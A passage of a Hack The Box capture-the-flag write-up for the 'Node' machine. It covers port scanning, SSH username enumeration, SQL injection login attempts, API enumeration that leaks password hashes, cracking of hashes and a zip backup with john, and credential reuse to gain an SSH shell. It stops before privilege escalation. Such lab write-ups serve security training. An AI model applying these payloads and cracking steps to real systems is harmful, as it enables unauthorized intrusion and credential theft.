

380 HTB Node

[HTB] NODE

by **Vorkampfer** `https://github.com/vorkampfer`


- Resources:

```
1. Savitar YouTube walk-through https://htbmachines.github.io/
2. https://blackarch.wiki/faq/
3. https://blackarch.org/faq.html
4. 0xdf https://0xdf.gitlab.io/
```

- View files with color

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Node is about enumerating a Express NodeJS application to find an API endpoint that shares too much data., including user password hashes. To root the box, there's a simple return to libc buffer overflow exploit. I had some fun finding three other ways to get the root flag, as well as one that didn't work out. ~0xdf

Skill-set:

```
1. Information Leakage
2. API Enumeration
3. Cracking Hashes
4. Cracking ZIP file
5. Backup Download - Stored credentials
6. MongoDB Enumeration
7. Mongo Task Injection - Command Injection [User Pivoting]
8. SUID Backup Binary Exploitation - Dynamic Analysis (1st way)
9. SUID Backup Binary Exploitation - Buffer Overflow 32 bits [NX Bypass + ASLR / Ret2libc] (2nd way)
```

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.58
PING 10.10.10.58 (10.10.10.58) 56(84) bytes of data.
64 bytes from 10.10.10.58: icmp_seq=1 ttl=63 time=138 ms

2. ~/hackthebox ▷ whichsystem.py 10.10.10.58
10.10.10.58 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan node.htb
2. echo $openportz
22,25,80,110,119,4555
3. ▷ sourcez
4. ▷ echo $openportz
22,3000
5. ▷ portzscan $openportz node.htb
```

```
6. > jbat node/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,3000
8. > cat portzscan.nmap | grep '^[0-9]'
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  hadoop-datanode syn-ack Apache Hadoop
```

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:7.2p2-4ubuntu2.4' and it tells me we are dealing
   with an Ubuntu Xenial Server.
3. ## Changelog
   openssh (1:7.2p2-4ubuntu2.4) xenial-security; urgency=medium
```

4. Whatweb

```
1. ~/hackthebox/node > whatweb http://10.10.10.58:3000
http://10.10.10.58:3000 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, IP[10.10.10.58], JQuery,
Script[text/javascript], Title[MyPlace], X-Powered-By[Express], X-UA-Compatible[IE=edge]
```

5. Manual website enumeration

```
1. http://10.10.10.58:3000/
2. > searchsploit hadoop
   Hadoop YARN ResourceManager -Command Execution(Metasploit) linux/remote/45025.rb
3. This is a Metasploit free zone
4. I do not think this is the same hadoop. Either way not using metasploit. So lets find another way.
```

6. SSH user enumeration

```
1. If you ever think you may have a vulnerable or older ssh version. Look it up in searchsploit as 'ssh user
   enumeration'
2. We know from earlier that our ssh version is OpenSSH 7.2p2. So lets do a searchsploit for it.
3. > searchsploit ssh user enumeration
   > cat tmp | awk '!($3=="")'
OpenSSH 2.3 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 7.2p2 Username Enumeration | linux/remote/40136.py
OpenSSH <7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSHd 7.2p2 Username Enumeration | linux/remote/40113.txt
4. We have several matches. We have this one that is a python exploit for anything lower than version 7.7.
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
5. I have modified this python script and have updated it to run with python3.
6. I think there is a pip paramiko module that is required as well.
7. For blackarch you would simply install with pacman -S python-paramiko
8. Anyway, I will post the upgraded script below. Your welcome.
```

7. SSH enumeration script by `__LEAP Security__`

```
/hack4crack/node > python3 ssh_user_enum.py 10.10.10.58 mark 2>/dev/null

      (°3°)
  ʕ•ɂ•?__ ʕ•ɂ•?__  __ \|_  _____^ɂ^)_  _▼.ɂ.▼__  __
|          |          |  |  |  |          |  |  |  |  |  |  |  |
8  _____8  _____8  |__|  |  |          |  |  |  |  |  |  |
|  |_____|  |_____|  |  |  |  |          |  |_____|  |_____|
|_____|  |_____|  |  |  |  |          |  |_____|  |_____|
|_____|  |_____|  |  |  |  |          |  |_____|  |_____|
|_____|  |_____|  |  |  |  |          |  |_____|  |_____|

author: __LEAP Security__

+] mark is a valid username
```

```
1. Usage : > python3 ssh_user_enum.py 10.10.10.58 root 2>/dev/null
```

```
      (°3°)
  ʕ•ɂ•?__ ʕ•ɂ•?__  __ \|_  _____^ɂ^)_  _▼.ɂ.▼__  __
author: __LEAP Security__

[+] root is a valid username
=====
2. The file is too big I will post the github link.
```

```
3. [+] tom is a valid username
4. [+] mark is a valid username
```


8. Lets try some manual SQL injections on the login of the website `http://10.10.10.58:3000`

```
1. admin' or 1=1-- -'
2. FAIL
3. admin' or sleep(5)-- -'
4. FAIL
5. Lets check out the page source.
6. FAIL, nothing worth while in the page source.
7. Lets do some fuzzing.
```

WFUZZ

9. WFUZZ is a great FUZZER for directory busting.

```
1. > wfuzz -c --hh=3861 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt
http://10.10.10.58:3000/FUZZ
=====
ID           Response  Lines   Word      Chars      Payload
=====
000000291:    301        9 L      15 W      171 Ch     "assets"
000000164:    301        9 L      15 W      173 Ch     "uploads"
000001481:    301        9 L      15 W      171 Ch     "vendor"
```



Enumerating the website using the DOM inspector

```
1. Not sure where S4vitar finds it but he finds the path >>> /api/users/latest in the DOM inpsector.
2. http://10.10.10.58:3000/api/users/latest
3. If we take off latest we get more passwords.
4. http://10.10.10.58:3000/api/users/
5. I take the hashes and copy them to crackstation.net
dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
6. All cracked except 1.
=====
dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af      sha256  manchester
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240    sha256  spongebob
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73      sha256  snowflake
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0      Unknown Not found.
```

```
7. So here the associated usernames.  
myP14ceAdm1nAcc0uNT:manchester  
8. FAIL, none of the passwords are any good. But the manchester login works on the website at least.  
9. Lets log into the website with myP14ceAdm1nAcc0uNT:manchester
```

download myplace.backup file

11. **Welcome Back,** myP14ceAdm1nAcc0uNT. **Lets enumerate the site.**

```
1. http://10.10.10.58:3000  
2. Download the backup. This probrably has the framework code.  
3. I had to use the burpsuite browser to download the file. Firefox was refusing to download the myplace.backup  
file for some reason.  
4. > file myplace.backup  
myplace.backup: ASCII text, with very long lines (65536), with no line terminators  
5. This is a base64 encoded file  
6. > cat myplace.backup | tail -c 20  
XwNfA3edAQDQ+iUAAAA=%  
7. This is a zip file. I found out by just running the file command on it.  
8. > file myplace.backup2  
myplace.backup2: Zip archive data, at least v1.0 to extract, compression method=store  
9. I deleted myplace.backup2 and renamed it myplace.zip  
10. > cat myplace.backup | base64 -d > myplace.zip  
11. ~/hackthebox/node > 7z l myplace.zip  
Crap load of files in this zip archive.  
12. I try to unzip it, but it prompts for a password.  
13. Lets try the passwords we cracked with crackstation.net  
14. manchester, spongebob, snowflake  
15. > unzip myplace.zip  
Archive:  myplace.zip  
  creating: var/www/myplace/  
[myplace.zip] var/www/myplace/package-lock.json password:  
password incorrect--reenter:  
password incorrect--reenter:  
  skipping: var/www/myplace/package-lock.json  incorrect password  
  creating: var/www/myplace/node_modules/  
  creating: var/www/myplace/node_modules/serve-static/  
[myplace.zip] var/www/myplace/node_modules/serve-static/README.md password:  
16. FAILED, none of the passwords worked.
```

Zip2john

12. **It is possible to crack the zip file password using** Zip2john

```
1. > zip2john myplace.zip > myplace_hash  
2. > cat myplace_hash  
myplace.zip:$pkzip2$3*2*1*0*8*24*9c88*1223*555e89ecb5002b36ea0b5f7018afd83b8f122bc12285b499b86e996827e8bcd27630c1  
b0*1*0*8*24*37ef*0145*0906ba5a7f1930c717b3502da85fb76022cdc5dcfe7b55ac6d955373288524a3a0834c8e*2*0*11*5*118f1dfc*  
94cb*67*0*11*118f*3d0f*b4223475ee80f136dbfc982735b8cf2e1a*$/pkzip2$::myplace.zip:var/www/myplace/node_modules/qs/  
.eslintignore, var/www/myplace/node_modules/serve-static/README.md, var/www/myplace/package-lock.json:myplace.zip  
2. ~/hackthebox/node > john --wordlist=/usr/share/wordlist/rockyou.txt myplace_hash  
  
Using default input encoding: UTF-8  
Loaded 1 password hash (PKZIP [32/64])  
Will run 8 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
magicword (myplace.zip)  
1g 0:00:00:00 DONE (2024-03-07 19:21) 25.00g/s 4915Kp/s 4915Kc/s 4915KC/s sandrad..piggett  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
3. ~/hackthebox/node > vim creds.txt  
magicword (myplace.zip)  
4. SUCCESS, the password is magicword. Now lets unzip the archive
```

13. **Unzipping archive and enumeration continued**

```
1. ~/hackthebox/node > mkdir myplace_extraction  
~/hackthebox/node > cd myplace_extraction  
~/hackthebox/node/myplace_extraction > cp ../myplace.zip .  
> cd /var/www/myplace  
~/hackthebox/node/myplace_extraction > unzip myplace.zip  
2. ~/hackthebox/node/myplace_extraction > ls -la  
drwxr-xr-x  - h@x0r  7 mrt 19:24 .  
drwxr-xr-x  - h@x0r  7 mrt 19:24 ..  
drwxr-xr-x  - h@x0r  7 mrt 19:24 var  
.rw-r--r-- 2,6M h@x0r  7 mrt 19:24 myplace.zip  
3. ~/hackthebox/node/myplace_extraction/var/www/myplace > ls -la  
drwxr-xr-x  - h@x0r 16 aug 2022 .
```



'QQQ',
'QQQ',
'QQQ',
'QQQQQQQQQQQQQQQQQQWQQQQQWWBBBHHHHHHHHHBWWWQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ',
'QQQQQQQQQQQQQQQQQD!`__ssaaaaaaaaass_ass_s____. -~"?9VWQQQQQQQQQQQQQQQQQQQQQQQQQ',
'QQQQQQQQQQQQQQQP\'_wmQQQWWBWV?GwwwmmwQmwwwwwgmZUVVHAqwaaac,"?9\$QQQQQQQQQQQQQQQ',
'QQQQQQQQQQQQQW! aQWQQQQW?qw#TTSgwawwggywawwpY?T?TYTYTXmwwgZ\$ma/-?4QQQQQQQQQQQQQ',
'QQQQQQQQQQQQW\' jQQQQWTqwDYauT9mmwawww?WlWWQQQQQT@TT?TVTT9HQQQQQQW,-4QQQQQQQQQQ',
'QQQQQQQQQQQ[jQQQQQyVw2\$wllWQQQWlWQWlW7WQQQQQQQPWWQQQWQQW7WQQQWlWc)WlWQQQQQQQ',
'QQQQQQQQQQf jQQQQQWlWlWmmQWU??????9WlWQmWQQQQQQQWjWQQQQQQQWQmQQQQWL 4QQQQQQQQQ',
'QQQQQQQQP\'.yQQQQQQQQQQQP" <wa,.!4WQQQQQQQWdWP?!"?4WWQQQWQQc ?QWQQQQQ',
'QQQQQP\'_a.<aamQQQW!<yF "!'`.. "??\$Qa "WQQQWTPV\' "?"\' =QQmWWV?46/ ?QQQQQ',
'QQQP\'sdyWQP?!`. -"?46mQQQQQQT!mQQgaa. <wWQQWQaa _aawmWWQQQQQQQQQWP4a7g -WWQQ',
'QQ[j@mQP\'adQQP4ga, -????" <jQQQQQWQQQQQQQQQWW;)WQWWWW9QQP?"` -?QzQ7L]QQQ',
'QW jQkQ@ jWQQD\'-?\$QQQQQQQQQQQQQQQQQQQWWQWQQQWQQQc "4QQQqa .QP4QQQQfwk1 jQQQ',
'QE jQkQk \$D?' waa "?9WWQQQP??T?47`_aamQQQQQQWlWQw,-?QWWQQQQQ`"QQQD\Qf(.QWQQ',
'QQ,-Qm4Q/-QmQ6 "WWQma/ "??QQQQQQQL 4W"- -\$QQQQWP`s,awT\$QQQ@ "QW@\$:.yQQQQ',
'QQm/-4wTQgQWQQ, ?4WlWk 4waac -???\$waQQQQQQQQF??\'<mWWWWWWQW?^ `]6QQ\' yQQQQQ',
'QQQQW,-?QmWQQQQW a, ?QWWQQQW_. "????9VlaamQWV???" a j/]QQf jQQQQQQ',
'QQQQQQW,"4QQQQQQm,-\$Qa ???4F jQQQQQwc <aaas _aaaaa 4QW]E)WQ`=QQQQQQQ',
'QQQQQQQWQ/\$QQQQQQQa ?H]Wwa, ???9WWWh dQWWW,=QWU? ?!)WQ]QQQQQQQ',
'QQQQQQQQQQc-QWQQQQQW6, QWQWQQQk <c jWQ]QQQQQQQ',
'QQQQQQQQQQQ,"\$WQQWQQQQg,."?QQQQ\' mQQQmaa,, ..; QWQ.]QQQQQQQ',
'QQQQQQQQQQWQa ?\$WQQWQQQQQa,."?(mQQQQQQW[:QQQM[ammF jy! j(} jQQQ(:QQQQQQQ',
'QQQQQQQQQQQWlWma "9gw?9gdB?QQwa, -??T\$WQQ;:QQQWQ]WWD _Qf +?! _jQQQWf QQQQQQQ',
'QQQQQQQQQQQQQQQQQws "Tqau?9maZ?WQmaas,, --- -- _ssawmQQQQQQk 3QQQQWQ',
'QQQQQQQQQQQQQQQQQQQWQga,-?9mwad?1wdT9WQQQQQWVVTTY?YTVWQQQQQWWD5mQPPQQQ]QQQQQQ',
'QQQQQQQQWQQQQQQQQQQQQQWQQwa,-??\$QwadV}<wBHhVHWBHHUWWBVTTTTV5awBQQD6QQQ]QQQQQQ',
'QQQQQQQQQQQQQQQQQQQQQQQQQQQWlWQga,-"9\$WQqmmwwmBUUHttVWBWQQQQWVT?96aWQQQ]QQQQQQ',
'QQQQQQQQQQQQWQQQQWQQQQQQQQQQQQQWlWQma,-?9\$QWlWQQQQQQQWlWQmmmmQWQQQQWQQW(.yQQQQQW',
'QQQQQQQQQQQQQQQWQQQQQQWQQQQQQQQQQQQQga%,. -??9\$QQQQQQQQQQQWQQWQQV? sWQQQQQQQ',
'QQQQQQQQQQWQQQQQQQQQQQQQQQQQWQQQQQQQQQWQQQmywaa,;~^"!??????!^`_saQWWQQQQQQQ',
'QQQ',
'QQQQQQQQWQQQWQQQQQQQWQQQWQQQ',
,,

1. **LMAO, if you run** `mark@node:/$ strings /usr/local/bin/backup` **and you copy the base64 string and decode it. Then send it to a .zip file and extract it. Password is** `magicword` **. Then cat** `root.txt` **this troll face will appear. Meaning yeah right, it isn't going to be that easy to get root.**

Got SSH Shell as mark

15. Lets continue to enumerate the contents of the extracted archive myplace.zip

```
1. ~/hackthebox/node/myplace_extraction/var/www/myplace > cat app.js
2. There is a troll face in app.js. Are they trolling me?
3. I find a password.
4. > cat app.js | grep "const url"
const url      = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?
authMechanism=DEFAULT&authSource=myplace';
5. Could it be for the Mongo database?
6. mark:5AYRft73VtFpc84k
7. Lets try it with ssh. It may be the ssh password as well.
8. > ssh mark@10.10.10.58
mark@10.10.10.58 password: < 5AYRft73VtFpc84k >
9. SUCCESS, we are in.
```



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~\$ whoami
mark

Enumerating as mark with an ssh session

```
1. mark@node:~$ ifconfig
ens33      Link encap:Ethernet  HWaddr 00:50:56:b9:24:ec
           inet addr:10.10.10.58
2. Good news we are NOT in a container. I thought we would most like be containerized and we would have to escape the container.
3. mark@node:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.3 LTS
Release:        16.04
Codename:       xenial
4. We guessed correctly we are on an Ubuntu Xenial.
5. mark@node:/home$ ls -la
total 20
drwxr-xr-x  5 root root 4096 Aug 31  2017 .
drwxr-xr-x 25 root root 4096 Aug 16  2022 ..
drwxr-xr-x  2 root root 4096 Aug 31  2017 frank
drwxr-xr-x  3 root root 4096 Sep  3  2017 mark
drwxr-xr-x  6 root root 4096 Aug 16  2022 tom
mark@node:/home$ find . -name "user.txt"
find: './mark/.cache': Permission denied
find: './tom/.cache': Permission denied
./tom/user.txt
6. Seems like tom has the user flag but I do not have permissions to cat it out. We will need to pivot to tom. It may not even be necessary to pivot to tom first before root, but if it is necessary then you wasted a bunch of time figuring that out. So it is best just to pivot to the user with the flag unless you know you can quickly privesce to root then that of course would be the better option.
7. LEFT OFF 01:26:36
```

17. Continuing with the enumeration as mark via ssh session. Seeking a way to pivot to tom.

```
1. mark@node:/home$ whoami
mark
2. mark@node:/home$ pwd
/home
3. mark@node:/home$ ls
frank  mark  tom
mark@node:/home$ id
